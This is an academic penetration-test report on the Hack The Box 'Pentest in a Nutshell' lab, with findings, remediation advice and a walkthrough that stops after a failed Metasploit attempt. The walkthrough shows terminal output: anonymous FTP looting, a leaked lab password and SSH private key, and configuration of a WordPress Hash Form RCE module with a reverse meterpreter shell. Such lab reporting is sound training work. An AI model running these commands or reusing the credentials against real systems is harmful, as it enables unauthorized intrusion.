

Project – Ethical Hacking

Hack the Box - Pentest in a Nutshell

Contents

Statement of Confidentiality and Engagement Contacts	2
Statement of Confidentiality	2
Engagement Contacts.....	2
Executive Summary	3
Approach.....	3
Scope.....	3
Assessment Overview & Recommendations	4
Network Penetration Test Assessment	6
Summary of Findings.....	6
Internal Network Compromise Walkthrough	7
Detailed Walkthrough	7
Remediation Summary	42
Short-Term	42
Mid-Term	42
Long-Term	42
Technical Findings Details.....	44
Appendices.....	46
Appendix A – Finding Severities	46
Appendix B – Exploited Hosts	47
Appendix C - Compromised Users	47
Appendix D - Changes/Host Cleanup.....	48
Appendix E - Password Review	49
Appendix E – Answers for Project Questions.....	50

Statement of Confidentiality and Engagement Contacts

Statement of Confidentiality

This confidential document was created as part of the Pentest in a Nutshell project and contains sensitive project information prepared specifically for authorized academic and training purposes. Everything included here, screenshots, commands, findings, and system details are only for the intended recipient. Any kind of unauthorized sharing, copying, or distribution of these contents is strictly prohibited.

None of the information in this document can be used for legal, compliance, or regulatory purposes without prior written approval from the intended recipient. This report is designed purely for learning and assessment, and it should not be interpreted as official evidence or a formal security audit. Because the report includes technical insights and potential vulnerabilities, it must be handled carefully and always kept secure. The intended recipient is fully responsible for ensuring that these details remain private and protected.

Engagement Contacts

Following contacts represent the individuals responsible for coordination, oversight, and escalation throughout the penetration testing.

Role	Name	Email
Pen Tester	Hashan Kodippilige	hashansharindu@gmail.com
HTB Support	Hack the Box	customerops@hackthebox.com

1. Technical Escalation – Immediate Risks

Escalate directly to the Project Advisor and HTB Support for any critical system instability, or unexpected service impact.

2. Administrative Escalation – Scope or Policy Issues

Communicate with the Project Advisor regarding scope clarifications, testing constraints, or rules-of-engagement concerns.

3. Final Reporting & Closure

The Penetration Tester submits all findings to the Project Advisor for review, validation, and academic evaluation.

Executive Summary

This penetration test focused and evaluated on Linux and Windows host security posture. Testing was conducted without prior knowledge or credential of the Linux and Windows host. There were several misconfigurations and outdated services discovered and able to fully compromise both hosts using their vulnerabilities.

The Linux host breached using exposed credentials and a vulnerable WordPress plugin and the Windows host compromised via password reuse, SMB share weaknesses, and an exploitable scheduled task executed under Administrator privileges.

Approach

Between 11-09-2025 and 12-07-2025, Hashan Kodippilige performed a penetration test on hack the box pentest in a nutshell without credentials or any advance knowledge of Linux and Windows hosts. Testing is performed remotely via a host to uncover misconfigurations and vulnerabilities as possible. Each weakness identified is documented and manually investigated to determine exploitation possibilities and escalation potential. Following methodology was followed to compromise both systems.

1. Information Gathering
2. Enumeration of Network Services
3. Vulnerability Identification
4. Exploitation of Accessible Weaknesses
5. Privilege Escalation
6. Lateral Movement
7. Post-Exploitation & Pillaging
8. Documentation & Reporting

Scope

The scope of this project is targeted entirely on the assets that were clearly marked as in-scope during the pre-engagement phase. Each system, along with its exposed network services, authentication mechanisms, user accounts, and application components, was included for active assessment. All testing activities were performed strictly within the authorized boundaries, ensuring that no action affected systems or services that were not part of the approved environment. The primary goal of this scoped work was to examine the security posture of the assigned assets, uncover potential weaknesses, determine whether those weaknesses could be exploited, and validate the associated risks through controlled proof-of-concept testing.

This project included information gathering, vulnerability identification, exploitation, lateral movement, and post-exploitation steps, but only where these actions aligned with the project

objectives. Constraints were strictly followed to avoid service disruption, data corruption, or any unauthorized interaction outside the approved environment.

Assessment Overview & Recommendations

The assessment of both the Linux and Windows environments revealed a series of weaknesses that directly contributed to the full compromise of the Windows Server 2019 host. Initial access to the Windows system was made possible through valid credentials discovered on the Linux host, showing clear evidence of password reuse. Several misconfigurations on the Windows system further expanded the attack surface, including SMBv1 being enabled, weak share permissions, and unnecessary service exposure. The outdated Gitea instance running version 1.12.4 contained a known RCE vulnerability, which allowed a reliable foothold on the system using a Git hook exploitation method. Although the user *john* initially had limited privileges, additional misconfigurations made escalation straightforward.

Privilege escalation was achieved by identifying a scheduled task running as Administrator that executed a PowerShell script stored in a world-writable directory. Since the script under `C:\ProgramData\CorpBackup\Scripts\` executed every two minutes with elevated privileges, injecting a single command into it was enough to add the *john* user to the Administrators group. With full administrative access, further system inspection revealed sensitive customer data, including personally identifiable information and financial records, stored unencrypted and without adequate access controls.

Based on these findings, following recommendations are necessary to implement.

Enforce Strong Credential Policies

Prevent password reuse across systems and introduce MFA where possible.

Correct Sudo and Privilege Misconfigurations (Ubuntu)

Remove unsafe sudo rules such as passwordless execution of `/usr/bin/nano` and enforce least privilege. Audit all sudo permissions to ensure users cannot escalate to root through command escapes.

Update and Patch Public-Facing Applications (Windows Gitea)

The Gitea service must be updated to a supported version to remove known exploitation vectors.

Correct NTFS Permission Misconfigurations (Windows)

Directories used by privileged processes such as `C:\ProgramData\CorpBackup\Scripts\` must not be writable to the standard users. Permissions should be limited to System and Administrators only.

Disable Unnecessary Ports and Services

Review and close any ports that are not required for operational functionality.

Secure Scheduled Tasks (Windows)

Scheduled tasks running with elevated privileges should be audited to ensure they do not rely on modifiable scripts or insecure execution paths.

Strengthen Data Protection and Storage Practices

Sensitive customer records must be encrypted, restricted to authorized users, and moved to secure storage with proper logging and monitoring.

Disable Anonymous FTP Access and Directory Listing

Anonymous access and directory listing should be completely disabled.

Secure Sensitive Files and SSH Keys

Private keys must be protected with passphrases and stored with strict permissions. Sensitive files exposed through FTP should be removed or relocated.

Network Penetration Test Assessment

The project was carried out using a structured methodology that moved through reconnaissance, enumeration, exploitation, privilege escalation, and post-exploitation verification. During this process, multiple high-impact weaknesses were identified across both hosts, including exposed services, credential reuses, permissive file and directory configurations, and vulnerable application components.

As the engagement progressed, these weaknesses enabled unauthorized access, facilitated lateral movement, and ultimately resulted in full administrative control over both the Linux and Windows systems. This escalation provided direct access to sensitive customer data and other confidential information, which allows attackers to gain access easily and compromised the systems.

Summary of Findings

During Linux host compromise, it revealed several high-impact security weaknesses resulting from misconfigured services, exposed credentials, and sensitive internal documentation. These issues help to initial compromise and enable seamless escalation into the Windows environment.

Overview of each finding identified during testing.

Severity	Finding	Impact
High	Anonymous FTP Access	Immediate unauthorized access, credential leakage, full compromise of Linux host.
High	Exposed SSH Private Key	Complete remote compromise, lateral movement.
High	Vulnerable Gitea (RCE)	Remote attackers gain shell access, deploy payloads.
High	Privilege Escalation via Writable Scheduled Task Script	Full system takeover, persistent admin-level access, unrestricted data exposure.
High	Credential Reuse Across Systems	Multi-system compromise, privilege escalation.
Medium	Open Ports- Unnecessary Services Exposed (8000/8889)	Expanded attack surface, increased likelihood of service-specific exploits.
Medium	Internal Documentation Exposed	WordPress setup notes accessible via FTP Reveals internal workflows
Medium	Directory Listing Enabled	Enumerate files directly over FTP, accelerate reconnaissance, expose sensitive information.
Low	Excessive Command History Exposure(bash_history)	Supports attacker reconnaissance.

Internal Network Compromise Walkthrough

Throughout this project, the Pentester was able to establish a foothold and gradually compromise the internal environment, ultimately gaining full administrative control across the target systems. The walkthrough below outlines the exact sequence of actions taken from initial access on the Linux host to full compromise of the Windows Server, demonstrating how each individual weakness supports proceeding with next steps.

These steps show how identified vulnerabilities are used to create a direct and realistic path for an attacker to escalate from an initial low-privileged position to full administrative control.

Detailed Walkthrough

The Tester performed the following steps to fully compromise the Linux host.

Linux Information Gathering

1. Performed an initial Nmap scan against Linux target (10.129.19.119) to identify all accessible services and determine the overall attack surface. A service/version scan (-sV) was used to gather detailed information about each open port, which is critical for identifying misconfigurations, outdated services, and potential entry points.

```
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[+]$ sudo nmap -sV 10.129.19.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-28 18:04 CST
Nmap scan report for 10.129.19.119
Host is up (0.072s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
443/tcp   open  ssl/http     Apache httpd 2.4.52 ((Ubuntu))
8000/tcp  open  ssl/http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
8001/tcp  open  ssl/vcom-tunnel?
8080/tcp  open  http         Apache httpd 2.4.52 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the
ce :
SF-Port21-TCP:V=7.94SVN%I=7%D=11/28%Time=692A38B7%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,89,"220\x20ProFTPD\x20Server\x20(\x20Debian\x20)\x20[10.129.1
SF:9\119\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creat
SF:ive\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creative\r
SF:\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.52 seconds
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[+]$ Hashan Kodippilige 11/28/2025 06.05 PM
```

Observed that FTP (21), SSH (22), HTTP/HTTPS (80, 443), and multiple web-related services operating on high ports such as 8000, 8001, and 8080 ports are open.

2. After refreshing the target host, ip address changed to 10.129.71.119. In this project, each time we refresh or start over new IP address was assigned. The FTP service will prompt to use default anonymous as username and whatever for password.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]  
[*]$ ftp 10.129.71.119 21  
Connected to 10.129.71.119.  
220 ProFTPD Server (Debian) [10.129.71.119]  
Name (10.129.71.119:root): anonymous  
331 Anonymous login ok, send your complete email address as your password  
Password:  
230 Anonymous access granted, restrictions apply  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> Hashan kodippilige
```

3. Listout available files and download required file for further reference.

```
ftp> ls -la  
229 Entering Extended Passive Mode (|||59955|)  
150 Opening ASCII mode data connection for file list  
drwxr-x--- 7 john john 4096 Mar 6 2025 .  
drwxr-x--- 7 john john 4096 Mar 6 2025 ..  
-rw-rw-r-- 1 john john 1419 Mar 6 2025 .bash_history  
-rw-r--r-- 1 john john 220 Jan 6 2022 .bash_logout  
-rw-r--r-- 1 john john 3771 Jan 6 2022 .bashrc  
drwx----- 2 john john 4096 Feb 15 2025 .cache  
drwx----- 4 john john 4096 Feb 27 2025 .gnupg  
-rw----- 1 john john 36 Feb 27 2025 .lessht  
drwxrwxr-x 3 john john 4096 Feb 23 2025 .local  
-rw-r--r-- 1 john john 807 Jan 6 2022 .profile  
drwx----- 3 john john 4096 Feb 23 2025 snap  
drwx----- 2 john john 4096 Feb 26 2025 .ssh  
-rw-r--r-- 1 john john 0 Feb 11 2025 .sudo_as_admin_successful  
-rw----- 1 john john 16804 Feb 23 2025 .viminfo  
-rw-rw-r-- 1 john john 215 Feb 23 2025 .wget-hsts  
-rw-rw-r-- 1 john john 964 Feb 15 2025 WordPress_Blog_Setup_Update.txt  
226 Transfer complete  
ftp> Hashan kodippilige
```

Downloaded files

```

ftp> get WordPress_Blog_Setup_Update.txt
local: WordPress_Blog_Setup_Update.txt remote: WordPress_Blog_Setup_Update.txt
229 Entering Extended Passive Mode (|||27541|)
150 Opening BINARY mode data connection for WordPress_Blog_Setup_Update.txt (964 bytes)
100% |*****| 964 204.74 KiB/s 00:00 ETA
226 Transfer complete
964 bytes received in 00:00 (11.33 KiB/s)
ftp> Hashan kodippilige

ftp> get .bash_history
local: .bash_history remote: .bash_history
229 Entering Extended Passive Mode (|||27303|)
150 Opening BINARY mode data connection for .bash_history (1419 bytes)
100% |*****| 1419 0.98 MiB/s 00:00 ETA
226 Transfer complete
1419 bytes received in 00:00 (17.33 KiB/s)
ftp> Hashan kodippilige

ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||3453|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes)
100% |*****| 2602 2.76 MiB/s 00:00 ETA
226 Transfer complete
2602 bytes received in 00:00 (31.81 KiB/s)
ftp> Hashan kodippilige

```

4. Examined the internal documentation file (WordPress_Blog_Setup_Update.txt) that was retrieved from the FTP server using *cat* command.

```

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ cat WordPress_Blog_Setup_Update.txt
**Subject: Update on WordPress Blog Setup**

Dear Team,

We are currently in the process of setting up a new blog using WordPress.
To facilitate this setup, we have temporarily configured an FTP server at:

Please note:
- This FTP server is for internal use only during the initial setup phase.
- Access credentials are temporary and will be revoked once the blog setup is complete or if security necessitates it.

However, we have recently received a high-priority ticket that requires immediate attention. As a result,
the completion of the blog setup will be slightly delayed. We are committed to addressing this urgent issue first to ensure our services remain uninterrupted.

We will notify the responsible parties as soon as the WordPress blog and web application are fully operational.
We appreciate your understanding and patience as we work to prioritize our tasks effectively.

Thank you for your cooperation.

Best Regards,
John Doe
Development Team
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ Hashan Kodippilige

```

Confirmed that the FTP service had been temporarily enabled for WordPress setup. The file also indicated that administrative tasks were delayed due to a high-priority ticket. It mentions "temporary access credentials", suggesting there might be default or weak credentials still in place (anonymous login enabled). The message contains an employee name (John Doe) and indicates he's part of the Development Team.

5. Examined the `.bash_history` file using `cat` command to gather important information.

```

Hashan Kodippilige
File Edit View Search Terminal Help
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ cat .bash_history
cd /var/log
ls -la
tail -n 50 syslog
sudo systemctl status ssh
cat /etc/issue
sudo apt update
sudo apt upgrade -y
cd /etc
ls -l passwd shadow group
sudo nano /etc/ssh/sshd_config
sudo systemctl restart ssh
sudo ufw status verbose
sudo ufw allow 22/tcp
sudo ufw reload
sudo journalctl -xe | grep sshd
cd /home/admin/scripts
./backup.sh
sudo cp /etc/hosts /etc/hosts.bak
sudo rm -f /tmp/old_log.txt
sudo find /var/log -type f -name "*.gz" -delete
sudo systemctl restart rsyslog
cd /var/backups
ls -la
sudo tar -czf full_backup.tar.gz /etc /var/log
sudo mv full_backup.tar.gz /mnt/backup/
cd /mnt/backup
echo "john:SuperSecurePass123" | sudo chpasswd
sudo chmod 600 /mnt/backup/full_backup.tar.gz
sudo du -sh /mnt/backup
sudo df -h
cd /etc
sudo grep -R "PermitRootLogin" ssh/sshd_config

```

This file revealed numerous administrative commands executed on the system, including tasks related to SSH configuration, firewall rules, backup operations, and log cleanup. It reveals critical information which plaintext credentials assigned to the user *john*.

6. Examined the SSH private key (`id_rsa`) retrieved from the `.ssh` directory using `cat` command to see available key informations. The entire SSH key was accessible without restriction.

```

Hashan Kodippilige
File Edit View Search Terminal Help
[*]$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZnaC1rZXhtdJEAABAAAGSvbmUAAAEbm9uZQAIAAAABAAAB1wAAAAdzc2gtcn
NNAIAAAAwEAAQAAAYEAY8u1Ek1Z9sU4L8DKUP7215f13HcdzEFTjEn1o78c7U70NnvrfZaIk
z0D13Fm1442U9qW1qozkc7ym5VeFpChyW5QeuGnzC804eNOL4VapVogOtncxRvE0h8xGk
Z/zJaoM1v2Y+QLQ3mmzjB1pwz0SeEC6U31Env6w/At26V0EmJh9ux7ZJP0R5X2j9uZE5Le
JKDsc7pwhjeczuz26Kqz7R0yhm1G8udMpsCFI0RzqbnYFvcQ/YeHvN1nvDqUR1Kq2Q05Qs
azKk61Tyw87kux2LugVieIZjV981UA68jFTu+khz4ZjZT8Iq1S2nx3LD90P6mKtrj1B0M+
LwhpEKCCr1IY3SRlkUg9MFR5+1/TCyE1KTcbC4hklLnziKLa/Dj3uX0Dct+h70PkdWGGr1
Zeqvzk+2kQ1Q1Q0ys0akZpH1vg3xLF8x2WeHT4LV0VxvPtCie/WWVM5VKu1F+YSNecJ4
m4PwqsB7bEgRfRXLNfaa0KH7z7YSH1x4DRDeTWJAAAF1R1WTSedVh8AAAB3NzaC1yc2
EAAAGBAMtLpRjNWFbFOC/Ayrj+9ouX9dx3HcxBU4xJ5a09H01090Z732w1Jmzg5dx2ou0N
1PasJaqM5H08p1eb3HT3881u0HrhpZXPNOHjT1+FKqVaIdrZ8XEVxtIdMRpGf8yQKDj09m
PkC6t5ps4wYqMcZuXnU1NSRj7+sPwLdu1dBJ1YFVMe25T9EeV9o/bmR05315g7H06cIY3
nLS9u1qg+0dM6ZrKvLnVqBAnyNEc4G52H1XEP2H7z0Z77w61EdSqtKEEKLGyp0IE8sP0
8nsx1d81vniG1fFvAV0u1X07vp1a+Gv2U/CqplmZ6dyw/R0z+piq4E9TjP4B1RRCgg944
GN0k55FApRTHBpRfhwshJ5hmwX0JZCS84112w4971a3Lfoezj9HcBhq9Kq8R5PpED
dTKLNGimaR4xN6S3wcd1nh0+Cl0fcbz5k31nv2V1TV5tp58fm0TXnCeJu08KzAe2XI
EaX0VyzR0mtCh08+2EhyMeA0Q3k110AAANBAEAAAGAEoTPA6dEYJsFQKHGvd6UL1d5
DSXKXV5dpJvTT/AfANGzKsJ61x1N0Acyqj8WB1oIlgTSnp/XcULoPsA9wPcSLk1Wky13kq
QB4s3+24V10Rk/yT5n4N/3kVJPhgJ7I08skfpLq5Gtcq8HYNdyH4PKvxy+8UAnEjP
+axi8+EcsP1B1sjujxk67aV+wx4CJhvq53G+7P185qgADHkXn2VX3P12gFAu70nG2Jx1
gEadh1Z9pJ1J3e+z3Yt/CvVRvcgmo1710Qa6dvPPMaFvtpEipWj/f1uGxL162M1u097b
atq00esqveqJ64gfuxpNSkzW1ws88kMyGvy1o0h1d1q0h2WQ+WTJFfme8NAJ2CU11F1
Wxyq+cu85VDH7PJCr6aFmAgjmNhM5C9k850ag11tM8ydlJUPEU52se8kg/+cWytJ1McN23
00h9rqsLP6d1x27A170E78T0nguG0NzHqvbKwRCV6myXDULzYEmAhJ0HsrY11jw6N/AAAA
wQC0cJLPvqbkjXU9198YGAeSz7A805JzV180E6h6b8SmkGUYa+ZzSLR21cleqLsn6LS
4n9KB/NhzMpx1sp07NTJhpc+cksIH-Cyu1+e47bMUaWfWJka/+RCJU+/WNqf6dQGVAX16
AKVkuuqFwF61pJ855nAszBGeP1BAP93cMF51e3g4AFpTXMdcJTwdM7/y19YasToMY+
7VT6jLp510HKZz5u7s6anp5zr50LX75gWZ0w6NGPM240j191YAAADBANEFK6FKDZKuY29d
JuJLbqQ3H9G+HEY8LTP054CMxa0K6QjQp1AuuX0xLrFCdNSTuh3jWv+f+8BYaV5Xe94
vU85x18/a61I0su+1/1SpZvWmRm+LpQ8a3RHVb1LdRzACVqg1m1Fjg4+1XhSx+Icnk19
ea2b/K4ML8a18K411E09C/T5FAFmH4Hw21Udyx00eAguy5Z3jRFP3V3J8527fFvqBR
toSTTV01tdV2gAc8B9jcaR1mH01z0fWAAAMEA+H4j7cQDuK1T10+04k4zj0hXL8s1+1L
v1RcM36x6sgdZ29PhePPVbEbp70Q1NzjaocsvTMuCyqTZY2Vt66MaxoXGZ2RwT/80x0
aa6P1gdAgUzThtwCSG28x0yUy1JvFM8svU0+CeqQ00mZBA8R5CbcRBGT6Gu4Nw2+bz
QuMgddiKVA34Pbd5fkYfiYuImr5XKZy2w8bOpTuv8VgZtE04GUM15CvOp5m40c+qL7
kRnXtk6X8U1DNfAAAA2pvaG5AdW1bnR1aQ1DBAUGBw==
-----END OPENSSH PRIVATE KEY-----
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ Hashan Kodippilige

```


7. Performed a WordPress enumeration using WPScan to identify potential weaknesses within the web application hosted on the HTTPS service. The scan focused on detecting exposed WordPress components, configuration endpoints, XML-RPC functionality, version information, and plugin usage.

```

Hashan Kodippilige
File Edit View Search Terminal Help
[*] $ wpscan -e p --url https://10.129.71.119 --disable-tls-checks --no-banner --plugins-detection passive -t 100
[*] URL: https://10.129.71.119/ [10.129.71.119]
[*] Started: Sat Dec 6 14:05:39 2025

Interesting Finding(s):

[*] Headers
| Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[*] robots.txt found: https://10.129.71.119/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[*] XML-RPC seems to be enabled: https://10.129.71.119/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[*] WordPress readme found: https://10.129.71.119/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[*] This site has 'Must Use Plugins': https://10.129.71.119/wp-content/mu-plugins/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 88%
| Reference: http://codex.wordpress.org/Must_Use_Plugins

[*] The external WP-Cron seems to be enabled: https://10.129.71.119/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:

[*] The external WP-Cron seems to be enabled: https://10.129.71.119/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[*] WordPress version 6.7.2 identified (Insecure, released on 2025-02-11).
| Found By: Emoji Settings (Passive Detection)
| - https://10.129.71.119/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=6.7.2'
| Confirmed By: Meta Generator (Passive Detection)
| - https://10.129.71.119/, Match: 'WordPress 6.7.2'

[!] The main theme could not be detected.

[*] Enumerating Most Popular Plugins (via Passive Methods)

[!] No plugins Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Sat Dec 6 14:05:43 2025
[*] Requests Done: 27
[*] Cached Requests: 5
[*] Data Sent: 7.948 KB
[*] Data Received: 241.868 KB
[*] Memory used: 222.594 MB
[*] Elapsed time: 00:00:04
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*] $ Hashan Kodippilige

```


The scan confirmed that the WordPress instance was fully operational and running version 6.7.2, which was the latest and most stable release at the time of assessment. While no plugins were detected through passive enumeration, the scan did reveal several noteworthy endpoints such as XML-RPC, WordPress cron handlers, administrative paths, and the presence of MU-plugins.

8. Started the Metasploit Framework with the *msfconsole -q* command to search for known vulnerabilities.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> search wordpress hash form

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/wp_hash_form_rce      2024-05-23      excellent Yes     WordPress Hash Form Plugin RCE
1  \_ target: PHP In-Memory                  .               .       .       .
2  \_ target: Unix/Linux Command Shell      .               .       .       .
3  \_ target: Windows Command Shell          .               .       .       .
4  auxiliary/scanner/http/wp_perfect_survey_sqli 2021-10-05      normal  Yes     WordPress Plugin Perfect Survey 1.5.1 SQLi (Unauthenticated)
5  auxiliary/scanner/http/wp_learnpress_sqli  2020-04-29      normal  No      Wordpress LearnPress current_items Authenticated SQLi

Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/http/wp_learnpress_sqli
[msf](Jobs:0 Agents:0) >> Hashan Kodippilige
```

Found an exploit for the WordPress Hash Form Plugin that seems to be vulnerable to a remote code execution (RCE). The plugin version of our target is vulnerable to that exploit.

9. Used the command *info* with the appropriate index 0.

```
Hashan Kodippilige
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) >> info 0

Name: WordPress Hash Form Plugin RCE
Module: exploit/multi/http/wp_hash_form_rce
Platform: PHP, Unix, Linux, Windows
Arch: php, cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2024-05-23

Provided by:
  Francesco Carlucci
  Valentin Lobstein

Module side effects:
  ioc-in-logs
  artifacts-on-disk

Module stability:
  crash-safe

Module reliability:
  repeatable-session

Available targets:
  Id  Name
  --  --
  => 0  PHP In-Memory
     1  Unix/Linux Command Shell
     2  Windows Command Shell

Check supported:
  Yes
```

The description states exploit works for all versions before and including the version 1.1.0.

```

Basic options:
  Name      Current Setting  Required  Description
  ----      -
Proxies     no                    A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: ssnpi, socks4, socks5, socks5h, http
RHOSTS      yes                   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       80                    The target port (TCP)
SSL         false                 Negotiate SSL/TLS for outgoing connections
TARGETURI   /                     The base path to the wordpress application
VHOST       no                    HTTP server virtual host

Payload information:

Description:
  The Hash Form - Drag & Drop Form Builder plugin for WordPress suffers from a critical vulnerability due to missing file type validation in the file_upload_action function. This vulnerability exists in all versions up to and including 1.1.0. Unauthenticated attackers can exploit this flaw to upload arbitrary files, including PHP scripts, to the server, potentially allowing for remote code execution on the affected WordPress site. This module targets multiple platforms by adapting payload delivery and execution based on the server environment.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2024-5084
  https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/hash-form/hash-form-drag-drop-form-builder-110-unauthenticated-arbitrary-file-upload-to-remote-code-execution

View the full module info with the info -d command.

[msf](Jobs:0 Agents:0) >> Hashan Kodippilige

```

Linux Initial Access

1. Prepared the Metasploit module targeting the vulnerable WordPress hash-form plugin.

```

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> options

Module options (exploit/multi/http/wp_hash_form_rce):

  Name      Current Setting  Required  Description
  ----      -
Proxies     no                    A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: ssnpi, socks4, socks5, so
cks5h, http
RHOSTS      yes                   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       80                    The target port (TCP)
SSL         false                 Negotiate SSL/TLS for outgoing connections
TARGETURI   /                     The base path to the wordpress application
VHOST       no                    HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      94.237.42.194    yes       The listen address (an interface may be specified)
LPORT      4444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    PHP In-Memory

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> Hashan Kodippilige

```

2. Checked the tun0 IP address using `ifconfig tun0` command.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.245 netmask 255.255.254.0 destination 10.10.14.245
    inet6 fe80::d300:7d5:c71b:f6b0 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef:2::10f3 prefixlen 64 scopeid 0x0<global>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500
    (UNSPEC)
    RX packets 3325 bytes 503581 (491.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3303 bytes 288222 (281.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ Hashan Kodippilige
```

3. After confirming that the plugin was present and accessible on the target, I configured the Metasploit exploit parameters to match the environment. This included setting the target host, port, tun0 IP and port for the reverse Meterpreter session.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >>
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> set rhosts 10.129.71.119
rhosts => 10.129.71.119
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> set rport 443
rport => 443
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> set lhost 10.10.14.225
lhost => 10.10.14.225
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> Hashan Kodippilige
```

4. Once everything is set, checked the options and make sure that everything is set properly.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> options

Module options (exploit/multi/http/wp_hash_form_rce):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    /                no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
  RHOSTS     10.129.71.119    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      443              yes       The target port (TCP)
  SSL        true             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  VHOST      /                no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.14.225    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    PHP In-Memory

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> Hashan Kodippilige
```

5. Used the command exploit to execute the exploit against the target. But it was unable to create a Meterpreter session .

```
